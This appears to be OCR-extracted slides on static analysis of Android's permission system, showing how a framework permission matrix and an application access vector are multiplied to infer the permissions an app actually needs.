


The application declares permissions p_1 and p_2


Static Analysis of a Permission-Based Security System




Static Analysis of a Permission-Based Security System




Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System

Application

$$\begin{array}{cccc} e_1 & e_2 & e_3 & e_4 \\ \begin{pmatrix} 1 & 1 & 1 & 0 \end{pmatrix} \end{array}$$

Framework

$$\begin{array}{c} \\ e_1 \\ e_2 \\ e_3 \\ e_4 \end{array} \begin{array}{c} \begin{array}{ccc} p_1 & p_2 & p_3 \end{array} \\ \begin{pmatrix} 1 & 0 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix} \end{array}$$

Methodology to Compute Permission Set (Step 1/3)

Step 1: Extract Framework Permission Matrix

$$M = \begin{array}{c} \\ e_1 \\ e_2 \\ e_3 \\ e_4 \end{array} \begin{array}{c} \begin{array}{ccc} p_1 & p_2 & p_3 \end{array} \\ \begin{pmatrix} 1 & 0 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix} \end{array}$$

This step is only done *once* (for a given framework).

Methodology to Compute Permission Set (Step 2/3)

Step 2: Extract Application Access Vector

$$AV_{app} = \begin{array}{c} \begin{array}{cccc} e_1 & e_2 & e_3 & e_4 \end{array} \\ \begin{pmatrix} 1 & 1 & 1 & 0 \end{pmatrix} \end{array}$$

This step is done *for every application*.

Methodology to Compute Permission Set (Step 3/3)


Step 3: Infer Permission Set of the Application

$$IP_{app} = \begin{pmatrix} 1 & 1 & 1 & 0 \end{pmatrix} \cdot \begin{pmatrix} 1 & 0 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix}$$


$$IP_{app} = \begin{pmatrix} 1 & 0 & 0 \end{pmatrix}$$

This step is done *for every application*.


Android Framework Call Graph Construction




Android Framework Call Graph Construction



